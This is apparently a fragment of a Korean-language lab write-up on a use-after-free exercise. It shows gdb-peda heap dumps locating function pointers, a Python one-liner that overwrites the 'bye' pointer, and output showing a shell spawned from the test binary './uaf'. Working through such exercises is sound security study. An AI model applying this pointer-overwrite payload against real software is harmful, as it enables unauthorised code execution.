0024| 0xbffff4c8 --> 0x804b008 ("111111")
0028| 0xbffff4cc --> 0x804b008 ("111111")
[----------
--]
Legend: code, data, rodata, value

Breakpoint 1, 0x080485fc in main ()
gdb-peda$ x/100wx 0x804b000
0x804b000:      0x00000000      0x00000069      0x31313131      0x00003131
0x804b010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b060:      0x00000000      0x00000000      0x00000000      0x00020f99
0x804b070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0d0:      0x080484fd      0x08048518      0x00000000      0x00000000
0x804b0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b110:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b120:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b130:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b180:      0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$ x/i 0x80484fd
   0x80484fd <say_hello>:       push   ebp
gdb-peda$ x/i 0x8048518
   0x8048518 <say_goodbye>:     push   ebp
```

4 * 50 byte

Use After Free

```
 js@ubuntu  ~/Desktop/.js/test  python -c 'print "Shayete" + "\x0a" + "aaaa
" * 51 + "\x12\x86\x04\x08"' > input
 js@ubuntu  ~/Desktop/.js/test  (cat input;cat) | ./uaf
Input your name : Hello! Shayete
realloc 100, Input String : Your message is : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaa
id
uid=1000(js) gid=1000(js) 그룹들=1000(js),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),108(lpadmin),124(sambashare)
```

free(vuln_test)를 하기전, **vuln->bye**를 호출하기 때문에
bye 함수를 가리키는 주소를 **vuln()**함수로 덮으면 **/bin/sh**가 실행된다.